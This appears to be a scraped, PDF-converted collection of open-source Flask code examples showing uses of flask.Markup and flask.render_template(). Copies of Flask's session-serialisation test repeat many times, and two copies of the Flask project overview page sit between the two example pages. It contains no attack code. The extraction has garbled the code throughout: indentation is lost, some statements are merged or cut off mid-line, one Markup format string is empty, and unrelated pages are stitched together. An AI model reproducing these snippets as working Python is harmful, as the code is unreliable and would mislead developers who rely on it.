    flask.session['t'] = (1, 2, 3) return response

@app.route('/')

def dump_session_contents():

    return pickle.dumps(dict(flask.session))

c = app.test_client()

c.get('/')

rv = pickle.loads(c.get('/').data)

self.assert_equal(rv['m'], flask.Markup('Hello!'))
self.assert_equal(type(rv['m']), flask.Markup)

self.assert_equal(rv['dt'], now)

self.assert_equal(rv['u'], the_uuid)

self.assert_equal(rv['t'], (1, 2, 3))
```

## Example 25

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_session_special_types(self):
    app = flask.Flask(__name__)
    app.secret_key = 'development-key'
    app.testing = True
    now = datetime.utcnow().replace(microsecond=0)
    the_uuid = uuid.uuid4()

    @app.after_request
    def modify_session(response):
        flask.session['m'] = flask.Markup('Hello!')
        flask.session['u'] = the_uuid
        flask.session['dt'] = now
        flask.session['t'] = (1, 2, 3)

    return response

    @app.route('/')
    def dump_session_contents():
        return pickle.dumps(dict(flask.session))

    c = app.test_client()
    c.get('/')
```

```
rv = pickle.loads(c.get('/').data)

self.assert_equal(rv['m'], flask.Markup('Hello!'))
self.assert_equal(type(rv['m']), flask.Markup)

self.assert_equal(rv['dt'], now)

self.assert_equal(rv['u'], the_uuid)

self.assert_equal(rv['t'], (1, 2, 3))
```

## Example 26

Project: *flasky* Author: *RoseOu* File: [basic.py](#) [MIT License](#)

5 vo

```
def test_session_special_types(self):

    app = flask.Flask(__name__)

    app.secret_key = 'development-key'

    app.testing = True

    now = datetime.utcnow().replace(microsecond=0)

    the_uuid = uuid.uuid4()

    @app.after_request

    def modify_session(response):

        flask.session['m'] = flask.Markup('Hello!')
        flask.session['u'] = the_uuid

        flask.session['dt'] = now

        flask.session['b'] = b'\xff'
```

```
flask.session['t'] = (1, 2, 3)

return response

@app.route('/')

def dump_session_contents():

    return pickle.dumps(dict(flask.session))

c = app.test_client()

c.get('/')

rv = pickle.loads(c.get('/').data)

self.assert_equal(rv['m'], flask.Markup('Hello!'))
self.assert_equal(type(rv['m']), flask.Markup)

self.assert_equal(rv['dt'], now)

self.assert_equal(rv['u'], the_uuid)

self.assert_equal(rv['b'], b'\xff')

self.assert_equal(type(rv['b']), bytes)

self.assert_equal(rv['t'], (1, 2, 3))
```

## Example 27

Project: *flasky* Author: *RoseOu* File: [widgets.py](#) [MIT License](#)

5 vo

```
def recaptcha_html(self, server, query, options):

    html = current_app.config.get('RECAPTCHA_HTML',
        RECAPTCHA_HTML) return Markup(html % dict(
```

```
script_url='%schallenge?%s' % (server, query),  
frame_url='%snoscript?%s' % (server, query),  
options=json.dumps(options, cls=_JSONEncoder)  
))
```

## Example 28

Project: *ras-frontstage* Author: *ONSdigital* File: [message\\_get.py](#) MIT License

5 vo

```
def view_conversation(session, thread_id):  
  
    """Endpoint to view conversations by thread_id NOTE:  
    /thread/<thread_id> endpoint is there for compatibility reasons. All  
    new From September 2019 onwards, it should be safe to remove the  
    /thread endpoint sure that it's a very small number of people trying to  
    hit it first!).  
  
    """  
  
    party_id = session.get('party_id')  
  
    logger.info("Getting conversation", thread_id=thread_id,  
               party_id=party_id)  
  
    # TODO, do we really want to do a GET every time, even if we're  
    # POSTing? Rops  
  
    # way so we can get it working, then get it right.  
  
    conversation = get_conversation(thread_id)  
  
    logger.info('Successfully retrieved conversation',  
               thread_id=thread_id, party_id=party_id)
```

try:

```
refined_conversation = [refine(message) for message in
reversed(conversation) except KeyError as e:
```

```
logger.error('Message is missing important data',
thread_id=thread_id, par raise e
```

```
if refined_conversation[-1]['unread']:
```

```
remove_unread_label(refined_conversation[-1]['message_id']) form
= SecureMessagingForm(request.form)
```

```
form.subject.data = refined_conversation[0].get('subject') if not
conversation['is_closed']:
```

```
if form.validate_on_submit():
```

```
logger.info("Sending message", thread_id=thread_id,
party_id=party_id) msg_to = get_msg_to(refined_conversation)
```

```
send_message(_get_message_json(form, refined_conversation[0],
msg_to=m logger.info("Successfully sent message",
thread_id=thread_id, party_id thread_url =
url_for("secure_message_bp.view_conversation", thread_id=
```

```
flash( Markup('Message sent. <a href={}>View
Message</a>'.format(thread_id)) return
redirect(url_for('secure_message_bp.view_conversation_list')) return
render_template('secure-messages/conversation-view.html',
form=form,
```

```
conversation=refined_conversation,
```

```
conversation_data=conversation)
```

## Example 29

Project: *Saylua* Legacy Author: *saylua* File: [\*pagination.py\*](#) [GNU Affero General Public License v3.0](#)

5 vo

```
def render(self):  
  
    return Markup(render_template("pagination.html",  
        current_page=self.current_page_count, page_count=  
        self.page_count,  
        url_base=self.url_base, url_end=self.url_end, page_buffer=2))
```

### **Example 30**

Project: *Saylua* Legacy Author: *saylua* File: [\*pagination.py\*](#) [GNU Affero General Public License v3.0](#)

5 vo

```
def render(self):  
  
    return Markup(render_template("pagination.html",  
        current_page=self.current_page_count, page_count=  
        self.page_count,  
        url_base=self.url_base, url_end=self.url_end, page_buffer=2))
```

### **Example 31**

[Project: \*Saylua\* Legacy](#) [Author: \*saylua\*](#) File: [\*template\\_filters.py\*](#) [GNU Affero General Public License](#)

5 vo

[v3.0](#)

```
def saylua_markdown(text):  
  
    return Markup(md.reset().convert(text))
```

### **Example 32**

Project: *Flask\_Blog* Author: *sugarguo* File: [\*basic.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def test_session_special_types(self):
    app = flask.Flask(__name__)
    app.secret_key = 'development-key'
    app.testing = True
    now = datetime.utcnow().replace(microsecond=0)
    the_uuid = uuid.uuid4()

    @app.after_request
    def modify_session(response):
        flask.session['m'] = flask.Markup('Hello!')
        flask.session['u'] = the_uuid
        flask.session['dt'] = now
        flask.session['b'] = b'\xff'
        flask.session['t'] = (1, 2, 3)

    return response

@app.route('/')
def dump_session_contents():
    return pickle.dumps(dict(flask.session))

c = app.test_client()
```

```
c.get('/')

rv = pickle.loads(c.get('/').data)

self.assert_equal(rv['m'], flask.Markup('Hello!'))
self.assert_equal(type(rv['m']), flask.Markup)

self.assert_equal(rv['dt'], now)

self.assert_equal(rv['u'], the_uuid)

self.assert_equal(rv['b'], b'\xff')

self.assert_equal(type(rv['b']), bytes)

self.assert_equal(rv['t'], (1, 2, 3))
```

### Example 33

Project: *maple-file* Author: *honmaple* File: [admin.py](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def _list_thumbnail(view, context, model, name):

    return Markup('' % model.url.replace('photo',
    'thumb'))
```

Example 34

Project: *platzi-hello-gae* Author: *xertica-cloud* File: [basic.py](#) [GNU General Public License v2.0](#)

5 vo

```
def test_session_special_types(self):

    app = flask.Flask(__name__)

    app.secret_key = 'development-key'
```

```
app.testing = True

now = datetime.utcnow().replace(microsecond=0)

the_uuid = uuid.uuid4()

@app.after_request

def modify_session(response):

    flask.session['m'] = flask.Markup('Hello!')

    flask.session['u'] = the_uuid

    flask.session['dt'] = now

    flask.session['t'] = (1, 2, 3)

    return response

@app.route('/')

def dump_session_contents():

    return pickle.dumps(dict(flask.session))

c = app.test_client()

c.get('/')

rv = pickle.loads(c.get('/').data)

self.assert_equal(rv['m'], flask.Markup('Hello!'))
self.assert_equal(type(rv['m']), flask.Markup)

self.assert_equal(rv['dt'], now)

self.assert_equal(rv['u'], the_uuid)

self.assert_equal(rv['t'], (1, 2, 3))
```

## Example 35

5 vo

Project: *tesismometro* Author: *joapaspe* File: [\*basic.py\*](#) [MIT License](#)

```
def test_session_special_types(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'development-key'  
  
    app.testing = True  
  
    now = datetime.utcnow().replace(microsecond=0)  
  
    the_uuid = uuid.uuid4()  
  
    @app.after_request  
  
    def modify_session(response):  
  
        flask.session['m'] = flask.Markup('Hello!')  
  
        flask.session['u'] = the_uuid  
  
        flask.session['dt'] = now  
  
        flask.session['b'] = b'\xff'  
  
        flask.session['t'] = (1, 2, 3)  
  
    return response  
  
    @app.route('/')  
  
    def dump_session_contents():  
  
        return pickle.dumps(dict(flask.session))
```

```
c = app.test_client()  
  
c.get('/')  
  
rv = pickle.loads(c.get('/').data)  
  
self.assert_equal(rv['m'], flask.Markup('Hello!'))  
self.assert_equal(type(rv['m']), flask.Markup)  
  
self.assert_equal(rv['dt'], now)  
  
self.assert_equal(rv['u'], the_uuid)  
  
self.assert_equal(rv['b'], b'\xff')  
  
self.assert_equal(type(rv['b']), bytes)  
  
self.assert_equal(rv['t'], (1, 2, 3))
```

## Example 36

Project: *calibre-web* Author: *janeczku* File: [\*editbooks.py\* GNU General Public License v3.0](#)

5 vo

```
def merge_metadata(to_save, meta):  
  
    if to_save['author_name'] == _(u'Unknown'):  
        to_save['author_name'] = "  
  
    if to_save['book_title'] == _(u'Unknown'):  
        to_save['book_title'] = "  
  
    for s_field, m_field in [
```

```
('tags', 'tags'), ('author_name', 'author'), ('series', 'series'),
('series_index', 'series_id'), ('languages', 'languages'), ('book_title',
'title')]:
```

```
to_save[s_field] = to_save[s_field] or getattr(meta, m_field, "")
to_save["description"] = to_save["description"] or Markup(
    getattr(meta, 'description', "")).unescape()
```

## Example 37

Project: *jbox* Author: *jpush* File: [widgets.py](#) MIT License

5 vo

```
def recaptcha_html(self, public_key):
    html = current_app.config.get('RECAPTCHA_HTML')
    if html:
        return Markup(html)
    params = current_app.config.get('RECAPTCHA_PARAMETERS')
    script = RECAPTCHA_SCRIPT
    if params:
        script += u'?'+url_encode(params)
        attrs = current_app.config.get('RECAPTCHA_DATA_ATTRS', {})
        attrs['sitekey'] = public_key
    snippet = u''.join([u'data-%s="%s"' % (k, attrs[k]) for k in attrs])
    return Markup(RECAPTCHA_TEMPLATE % (script, snippet))
```

**Example 38**

Project: *neo4j-social-network* Author: *bestvibes* File: [basic.py](#) MIT License

5 vo

```
def test_session_special_types(self):
    app = flask.Flask(__name__)
    app.secret_key = 'development-key'
    app.testing = True
    now = datetime.utcnow().replace(microsecond=0)
    the_uuid = uuid.uuid4()
    @app.after_request
    def modify_session(response):
        flask.session['m'] = flask.Markup('Hello!')
        flask.session['u'] = the_uuid
        flask.session['dt'] = now
        flask.session['b'] = b'\xff'
        flask.session['t'] = (1, 2, 3)
    return response
    @app.route('/')
    def dump_session_contents():
        return pickle.dumps(dict(flask.session))
    c = app.test_client()
    c.get('/')
    rv = pickle.loads(c.get('/').data)
```

```
self.assert_equal(rv['m'], flask.Markup('Hello!'))
self.assert_equal(type(rv['m']), flask.Markup)

self.assert_equal(rv['dt'], now)

self.assert_equal(rv['u'], the_uuid)

self.assert_equal(rv['b'], b'\xff')

self.assert_equal(type(rv['b']), bytes)

self.assert_equal(rv['t'], (1, 2, 3))
```

### Example 39

Project: *neo4j-social-network* Author: *bestvibes* File: [basic.py](#) [MIT License](#)

5 vo

```
def test_session_special_types(self):
    app = flask.Flask(__name__)
    app.secret_key = 'development-key'
    app.testing = True
    now = datetime.utcnow().replace(microsecond=0)
    the_uuid = uuid.uuid4()
    @app.after_request
    def modify_session(response):
        flask.session['m'] = flask.Markup('Hello!')
        flask.session['u'] = the_uuid
```

```
flask.session['dt'] = now  
flask.session['b'] = b'\xff'  
flask.session['t'] = (1, 2, 3)  
  
return response  
  
@app.route('/')  
  
def dump_session_contents():  
  
    return pickle.dumps(dict(flask.session))  
  
c = app.test_client()  
  
c.get('/')  
  
rv = pickle.loads(c.get('/').data)  
  
self.assert_equal(rv['m'], flask.Markup('Hello!'))  
self.assert_equal(type(rv['m']), flask.Markup)  
  
self.assert_equal(rv['dt'], now)  
  
self.assert_equal(rv['u'], the_uuid)  
  
self.assert_equal(rv['b'], b'\xff')  
  
self.assert_equal(type(rv['b']), bytes)  
  
self.assert_equal(rv['t'], (1, 2, 3))
```

## Example 40

Project: *AneMo* Author: *jspargo* File: [\*basic.py\*](#) GNU General Public License v2.0

5 vo

```
def test_session_special_types(self):
    app = flask.Flask(__name__)
    app.secret_key = 'development-key'
    app.testing = True
    now = datetime.utcnow().replace(microsecond=0)
    the_uuid = uuid.uuid4()
    @app.after_request
    def modify_session(response):
        flask.session['m'] = flask.Markup('Hello!')
        flask.session['u'] = the_uuid
        flask.session['dt'] = now
        flask.session['b'] = b'\xff'
        flask.session['t'] = (1, 2, 3)
    return response
    @app.route('/')
    def dump_session_contents():
        return pickle.dumps(dict(flask.session))
    c = app.test_client()
    c.get('/')
    rv = pickle.loads(c.get('/').data)
```

```
self.assert_equal(rv['m'], flask.Markup('Hello!'))
self.assert_equal(type(rv['m']), flask.Markup)

self.assert_equal(rv['dt'], now)

self.assert_equal(rv['u'], the_uuid)

self.assert_equal(rv['b'], b'\xff')

self.assert_equal(type(rv['b']), bytes)

self.assert_equal(rv['t'], (1, 2, 3))
```

## Example 41

Project: *oa\_qian* Author: *sunqb* File: [basic.py](#) Apache License 2.0

5 vo

```
def test_session_special_types(self):

    app = flask.Flask(__name__)
    app.secret_key = 'development-key'
    app.testing = True

    now = datetime.utcnow().replace(microsecond=0)
    the_uuid = uuid.uuid4()

    @app.after_request

    def modify_session(response):
        flask.session['m'] = flask.Markup('Hello!')
        flask.session['u'] = the_uuid
        flask.session['dt'] = now
```

```
flask.session['b'] = b'\xff'

flask.session['t'] = (1, 2, 3)

return response

@app.route('/')

def dump_session_contents():

    return pickle.dumps(dict(flask.session))

c = app.test_client()

c.get('/')

rv = pickle.loads(c.get('/').data)

self.assert_equal(rv['m'], flask.Markup('Hello!'))
self.assert_equal(type(rv['m']), flask.Markup)

self.assert_equal(rv['dt'], now)

self.assert_equal(rv['u'], the_uuid)

self.assert_equal(rv['b'], b'\xff')

self.assert_equal(type(rv['b']), bytes)

self.assert_equal(rv['t'], (1, 2, 3))
```

## Example 42

Project: *oa\_qian* Author: *sunqb* File: [widgets.py](#) Apache License 2.0

5 vo

```
def recaptcha_html(self, query, options):
```

```
html = current_app.config.get('RECAPTCHA_HTML',
RECAPTCHA_HTML) server = current_app.config.get(
'RECAPTCHA_API_SERVER', RECAPTCHA_API_SERVER
)
return Markup(html % dict(
script_url='%schallenge?%s' % (server, query),
frame_url='%snoscript?%s' % (server, query),
options=json.dumps(options, cls=_JSONEncoder)
))
```

### **Example 43**

Project: *rpkiread* Author: *rtrlib* File: [views.py](#) MIT License

5 vo

```
def about():
    md_file = codecs.open("../README.md", mode="r", encoding="utf-8")
    md_text = md_file.read()
    content = Markup(markdown.markdown(md_text))
    return render_template("about.html", content=content)
## dashboard handler
```

### **Example 44**

Project: *fbvoting* Author: *corrdomonti* File: [beenominated.py](#) MIT License

5 vo

```
def retrieve_all():

    if 'notifications' in session:

        report.mark('notification-returned')

        code = '\n'.join([n.get_js_code() for n in session['notifications']])

        del session['notifications']

    return Markup(""""

<script>

$(‘body’).on( “onFacebookLoaded”, function() {

”””+code+”””

})

</script>

”””)

return ”
```

### Example 45

Project: *fbvoting* Author: *corrado monti* File: [directvote.py](#) [MIT License](#)

5 vo

```
def dbdocs2html(docs, category=None):

    return Markup(

    "<table>" +
```

```
".join([_dbdoc2html(d, category=category) for d in docs]) +  
"</table>"  
 ) if docs else "
```

## Example 46

Project: *fbvoting* Author: *corrado monti* File: [serverutils.py](#) [MIT License](#)

```
5 vo  
  
def refresh_token(func):  
  
def handle_rotten_token():  
  
    data = fbvoting.pagebuilders.common.get_base_data() url =  
    request.path  
  
    logger.debug('A rotten token has been identified: redirecting to auth,  
    and report.mark("rotten-token")')  
  
    data['already_logged'] = False  
  
    data['js_on_loaded'] = Markup("""  
  
        var url = new Url("%s");  
  
        url.query.token = FB.getAuthResponse().accessToken;  
        window.location.replace(url.toString());  
  
        %% % url)  
  
    return render_template('empty.html', **data)  
  
@functools.wraps(func)  
  
def checking_token_func(*a, **ka):
```

```
try:  
    return func(*a, **ka)  
except fbapi.FBException:  
    return handle_rotten_token()  
except SSLError:  
    return handle_rotten_token()  
except urllib2.HTTPError as err:  
    if err.code == 400:  
        return handle_rotten_token()  
    else:  
        raise err  
return checking_token_func
```

### Example 47

Project: *crestify* Author: *dhamaniasad* File: [manager.py](#) BSD 3-Clause "New" or "Revised" License

```
5 vo  
  
def bookmark_reader(bookmark_id=None):  
    bookmark_id = hashids.decode(str(bookmark_id))[0]  
  
    bookmarkobj = _get_user_object_or_404(Bookmark, bookmark_id,  
                                         current_user.id) if bookmarkobj.readability_html is None:  
  
        return abort(404)
```

```
else:
```

```
    readable_html = Markup(bookmarkobj.readability_html) return  
    render_template("manager/bookmark_readable.html",  
    readable_html=readable_html,  
  
    title=bookmarkobj.title,  
  
    link=bookmarkobj.main_url)
```

## Example 48

Project: *Where2Eat* Author: *thetimothyp* File: [basic.py](#) Creative Commons Zero v1.0 Universal

5 vo

```
def test_session_special_types(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'development-key'  
  
    app.testing = True  
  
    now = datetime.utcnow().replace(microsecond=0)  
  
    the_uuid = uuid.uuid4()  
  
    @app.after_request  
  
    def modify_session(response):  
  
        flask.session['m'] = flask.Markup('Hello!')  
  
        flask.session['u'] = the_uuid  
  
        flask.session['dt'] = now
```

```
flask.session['b'] = b'\xff'

flask.session['t'] = (1, 2, 3)

return response

@app.route('/')

def dump_session_contents():

    return pickle.dumps(dict(flask.session))

c = app.test_client()

c.get('/')

rv = pickle.loads(c.get('/').data)

self.assert_equal(rv['m'], flask.Markup('Hello!'))
self.assert_equal(type(rv['m']), flask.Markup)

self.assert_equal(rv['dt'], now)

self.assert_equal(rv['u'], the_uuid)

self.assert_equal(rv['b'], b'\xff')

self.assert_equal(type(rv['b']), bytes)

self.assert_equal(rv['t'], (1, 2, 3))
```

## Example 49

Project: *PennApps2015-Heartmates* Author: *natanlailari* File:  
[basic.py](#) Apache License 2.0

5 vo

```
def test_session_special_types(self):
```

```
app = flask.Flask(__name__)

app.secret_key = 'development-key'

app.testing = True

now = datetime.utcnow().replace(microsecond=0)

the_uuid = uuid.uuid4()

@app.after_request

def modify_session(response): flask.session['m'] = flask.
Markup('Hello!')

flask.session['u'] = the_uuid

flask.session['dt'] = now

flask.session['b'] = b'\xff'

flask.session['t'] = (1, 2, 3)

return response

@app.route('/')

def dump_session_contents():

    return pickle.dumps(dict(flask.session))

c = app.test_client()

c.get('/')

rv = pickle.loads(c.get('/').data)

self.assert_equal(rv['m'], flask. Markup('Hello!'))
self.assert_equal(type(rv['m']), flask. Markup)
```

```
self.assert_equal(rv['dt'], now)
self.assert_equal(rv['u'], the_uuid)
self.assert_equal(rv['b'], b'\xff')
self.assert_equal(type(rv['b']), bytes)
self.assert_equal(rv['t'], (1, 2, 3))
```

## Example 50

Project: *noobotkit* Author: *nazroll* File: [\*basic.py\*](#) MIT License

5 vo

```
def test_session_special_types(self):
    app = flask.Flask(__name__)
    app.secret_key = 'development-key'
    app.testing = True
    now = datetime.utcnow().replace(microsecond=0)
    the_uuid = uuid.uuid4()

    @app.after_request
    def modify_session(response):
        flask.session['m'] = flask.Markup('Hello!')
        flask.session['u'] = the_uuid
        flask.session['dt'] = now
        flask.session['b'] = b'\xff'
```

```
flask.session['t'] = (1, 2, 3)

return response

@app.route('/')

def dump_session_contents():

    return pickle.dumps(dict(flask.session))

c = app.test_client()

c.get('/')

rv = pickle.loads(c.get('/').data)

self.assert_equal(rv['m'], flask.Markup('Hello!'))
self.assert_equal(type(rv['m']), flask.Markup)

self.assert_equal(rv['dt'], now)

self.assert_equal(rv['u'], the_uuid)

self.assert_equal(rv['b'], b'\xff')

self.assert_equal(type(rv['b']), bytes)

self.assert_equal(rv['t'], (1, 2, 3))
```

Overview (rp/1) · GitHub (rp/clone/) · Flask (rp/flask/) · itsdangerous (rp/itsdangerous/) · Jinja (rp/jinja/) · MarkupSafe (rp/markupsafe/) · Werkzeug (rp/werkzeug/)

# Flask

 Star 48,937

Flask is a lightweight WSGI framework (<https://werkzeug.readthedocs.io/>) web application framework. It is designed to make getting started quick and easy, with the ability to scale up to complex applications. It began as a simple wrapper around Werkzeug (<https://werkzeug.pocoo.org/>) and has become one of the most popular Python web application frameworks.

Flask offers suggestions, but doesn't enforce any dependencies or project layout. It's up to the developer to choose the tools and libraries they want to use. There are many extensions provided by the community that make adding new functionality easy.

```
from flask import Flask, escape, request

app = Flask(__name__)

@app.route('/')
def hello():
    name = request.args.get("name", "World")
    return f'Hello, {escape(name)}!'

$ env FLASK_APP=hello.py flask run
 * Serving Flask app "hello"
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

 [pallets/flask](https://github.com/pallets/flask) · GitHub  
 [Releases on PyPI](https://pypi.python.org/pypi/Flask) · PyPI  
 [Test status](https://travis-ci.org/pallets/flask) · Travis CI  
 [Documentation](https://flask.palletsprojects.com/) · Read the Docs

## Latest Release

Version 1.1.1

---

 (<https://github.com/pallets/>) ·  (<https://twitter.com/PalletsTeam/>) ·  (<https://github.com/pallets/website/tree/master/content/projects/flask/contents.rst>) · [License & Copyright](#) · [Code of Conduct](#) · [Contact](#) · [Feedback](#) · Made with ❤ and Lektor (<https://www.lektor.com/>) all around the World

[Overview \(/p/\\_\)](#) · [Click \(/p/click/\\_\)](#) · [Flask \(/p/ ask/\\_\)](#) · [ItsDangerous \(/p/itsdangerous/\\_\)](#) · [Jinja \(/p/jinja/\\_\)](#) · [MarkupSafe \(/p/markupsafe/\\_\)](#) ·

## [Werkzeug \(/p/werkzeug/\\_\)](#)

Flask

### [Star 48,937](#)

Flask is a lightweight [WSGI \(https://wsgi.readthedocs.io/\)](#) web application framework. It is designed to make getting started quick and

[easy, with the ability to scale up to complex applications. It began as a simple wrapper around Werkzeug \(/p/werkzeug\) and Jinja](#)

[\(/p/jinja\) and has become one of the most popular Python web application frameworks.](#)

Flask offers suggestions, but doesn't enforce any dependencies or project layout. It is up to the developer to choose the tools and libraries they want to use. There are many extensions provided by the community that make adding new functionality easy.

```
from flask import Flask, escape, request
app = Flask(__name__)
```

```
@app.route('/')
```

```
def hello():
```

```
    name = request.args.get("name", "World")
    return f'Hello, {escape(name)}!'
```

```
$ env FLASK_APP=hello.py flask run
```

```
* Serving Flask app "hello"
```

```
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

- [pallets/ ask](https://github.com/pallets/ask) ([https://github.com/pallets/ ask](https://github.com/pallets/ask))
- [Releases on PyPI](https://pypi.python.org/pypi/Flask) (<https://pypi.python.org/pypi/Flask>)
- [Test status](https://travis-ci.org/pallets/ask) (<https://travis-ci.org/pallets/ask>)
- [Documentation](https://ask.palletsprojects.com/) (<https://ask.palletsprojects.com/>)

Latest Release

**Version:** 1.1.1

□ (<https://github.com/pallets/>) □ (<https://twitter.com/PalletsTeam/>) □ (<https://github.com/pallets/website/tree/master/content/projects/ask/contents.l>)

[License & Copyright](/license/) (</license/>) • [Contact](/contact/) (</contact/>) • Made with □ and [Lektor](https://www.getlektor.com/) (<https://www.getlektor.com/>) all around the World

## Python `flask.render_template()` Examples

The following are code examples for showing how to use `flask.render_template()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `everyclass-server` Author: `everyclass` File: `views.py` Mozilla Public License 2.0

```
def register():
    """注冊: 第一步: 輸入學號"""
    if request.method == 'GET':
        return render_template('user/register.html')
    else:
        if not request.form.get("xh", None): # 表單为空
            flash(MSG_EMPTY_USERNAME)
            return redirect(url_for("user.register"))

        session_save_student_to_register_(request.form.get('xh', None))

        # 如果輸入的學號已經註冊，跳轉到登錄頁面
        if user.exist(session[SESSION_STUDENT_TO_REGISTER].sid_orig):
            flash(MSG_ALREADY_EXISTS)
            return redirect(url_for('user.login'))

    return redirect(url_for('user.register_choice'))
```

### Example 2

Project: `Flask-Python-GAE-Login-Registration` Author: `arymeyer` File: `signals.py` Apache License 2.0

```
def test_template_rendered(self):
    app = flask.Flask(__name__)

    @app.route('/')
    def index():
        return flask.render_template('simple_template.html', whiskey=42)

    recorded = []
    def record(sender, template, context):
        recorded.append((template, context))

    flask.template_rendered.connect(record, app)
    try:
        app.test_client().get('/')
        self.assertEqual(len(recorded), 1)
        template, context = recorded[0]
        self.assertEqual(template.name, 'simple_template.html')
        self.assertEqual(context['whiskey'], 42)
    finally:
        flask.template_rendered.disconnect(record, app)
```

### Example 3

Project: `Flask-Python-GAE-Login-Registration` Author: `arymeyer` File: `templating.py` Apache License 2.0

Python flask.render\_template() Examples The following are code examples for showing how to use `flask.render_template()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `everyclass-server` Author: `everyclass` File: [views.py](#) Mozilla Public License 2.0

7 vo

```
def register():

    """注册：第一步：输入学号"""

    if request.method == 'GET':

        return render_template('user/register.html') else:

            if not request.form.get("xh", None): # 表单为空

                flash(MSG_EMPTY_USERNAME)

            return redirect(url_for("user.register"))

            _session_save_student_to_register_(request.form.get("xh", None))

            # 如果输入的学号已经注册，跳转到登录页面

            if

                User.exist(session[SESSION_STUDENT_TO_REGISTER].sid_orig):

                    flash(MSG_ALREADY_REGISTERED)

            return redirect(url_for('user.login'))

    return redirect(url_for('user.register_choice'))
```

## Example 2

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [signals.py](#) Apache License 2.0

6 vo

```
def test_template_rendered(self):
    app = flask.Flask(__name__)
    @app.route('/')
    def index():
        return flask.render_template('simple_template.html', whiskey=42)
    recorded = []

    def record(sender, template, context):
        recorded.append((template, context))

    flask.template_rendered.connect(record, app)
    try:
        app.test_client().get('/')
        self.assert_equal(len(recorded), 1)
        template, context = recorded[0]
        self.assert_equal(template.name, 'simple_template.html')
        self.assert_equal(context['whiskey'], 42)
    finally:
        flask.template_rendered.disconnect(record, app)
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [templating.py](#) Apache License

6 vo

## 2.0

```
def test_escaping(self):  
    text = '<p>Hello World!"  
  
    app = flask.Flask(__name__)  
  
    @app.route('/')  
  
    def index():  
  
        return flask.render_template('escaping_template.html', text=text,  
                                     html=flask.Markup(text))  
  
    lines = app.test_client().get('/').data.splitlines()  
    self.assert_equal(lines, [  
  
        b'&lt;p&gt;Hello World!',  
  
        b'<p>Hello World!',  
  
        b'<p>Hello World!',  
  
        b'&lt;p&gt;Hello World!',  
  
        b'<p>Hello World!',  
  
    ])
```

### **Example 4**

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [regression.py](#) Apache License

## 2.0

```
def test_memory_consumption(self):  
    app = flask.Flask(__name__)  
  
    @app.route('/')  
  
    def index():  
  
        return flask.render_template('simple_template.html', whiskey=42)  
    def fire():  
  
        with app.test_client() as c:  
  
            rv = c.get('/')  
  
            self.assert_equal(rv.status_code, 200)  
  
            self.assert_equal(rv.data, b'<h1>42</h1>')  
  
    # Trigger caches  
  
    fire()  
  
    # This test only works on CPython 2.7.  
  
    if sys.version_info >= (2, 7) and \  
        not hasattr(sys, 'pypy_translation_info'):  
  
        with self.assert_no_leak():  
  
            for x in range(10):  
  
                fire()
```

## **Example 5**

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [signals.py](#) Apache License 2.0

6 vo

```
def test_template_rendered(self):
    app = flask.Flask(__name__)
    @app.route('/')
    def index():
        return flask.render_template('simple_template.html', whiskey=42)
    recorded = []

    def record(sender, template, context):
        recorded.append((template, context))

    flask.template_rendered.connect(record, app)
    try:
        app.test_client().get('/')
        self.assert_equal(len(recorded), 1)
        template, context = recorded[0]
        self.assert_equal(template.name, 'simple_template.html')
        self.assert_equal(context['whiskey'], 42)
    finally:
        flask.template_rendered.disconnect(record, app)
```

**Example 6**

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [templating.py](#) Apache License

6 vo

[2.0](#)

```
def test_escaping(self):  
    text = '<p>Hello World!"  
  
    app = flask.Flask(__name__)  
  
    @app.route('/')  
  
    def index():  
  
        return flask.render_template('escaping_template.html', text=text,  
                                     html=flask.Markup(text))  
  
    lines = app.test_client().get('/').data.splitlines()  
    self.assert_equal(lines, [  
  
        b'&lt;p&gt;Hello World!',  
  
        b'<p>Hello World!',  
  
        b'<p>Hello World!',  
  
        b'&lt;p&gt;Hello World!',  
  
        b'<p>Hello World!',  
  
    ])
```

## Example 7

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [regression.py](#) Apache License

6 vo

[2.0](#)

```
def test_memory_consumption(self):  
    app = flask.Flask(__name__)  
  
    @app.route('/')  
  
    def index():  
  
        return flask.render_template('simple_template.html', whiskey=42)  
    def fire():  
  
        with app.test_client() as c:  
  
            rv = c.get('/')  
  
            self.assert_equal(rv.status_code, 200)  
  
            self.assert_equal(rv.data, b'<h1>42</h1>')  
  
        # Trigger caches  
  
        fire()  
  
    # This test only works on CPython 2.7.  
  
    if sys.version_info >= (2, 7) and \  
       not hasattr(sys, 'pypy_translation_info'):  
  
        with self.assert_no_leak():  
  
            for x in range(10):  
  
                fire()
```

## Example 8

Project: *everyclass-server* Author: *everyclass* File: [views.py](#) Mozilla Public License 2.0

6 vo

```
def register_by_email():

    """注册： 第三步： 使用邮箱验证注册"""

    if not session.get(SESSION_STUDENT_TO_REGISTER, None): #
        步骤异常， 跳回第一步

    return redirect(url_for('user.register'))

    sid_orig = session[SESSION_STUDENT_TO_REGISTER].sid_orig if
    User.exist(sid_orig):

        return render_template("common/error.html",
            message=MSG_ALREADY_REGISTERED)

        request_id = IdentityVerification.new_register_request(sid_orig,
            "email", ID_S

        with tracer.trace('send_email'):

            try:

                rpc_result = Auth.register_by_email(request_id, sid_orig) except
                Exception as e:

                    return handle_exception_with_error_page(e)

                    if rpc_result['acknowledged']:

                        return render_template('user/emailSent.html',
                            request_id=request_id) else:

                            return render_template('common/error.html',
                                message=MSG_INTERNAL_ERROR) Example 9
```

Project: *unicorn-hat-hd* Author: *pimoroni* File: [paint.py](#) MIT License

5 vo

```
def home():  
    return render_template('painthatd.html')
```

### Example 10

Project: *flask-template* Author: *pwgraham91* File: [index\\_view.py](#) [MIT License](#)
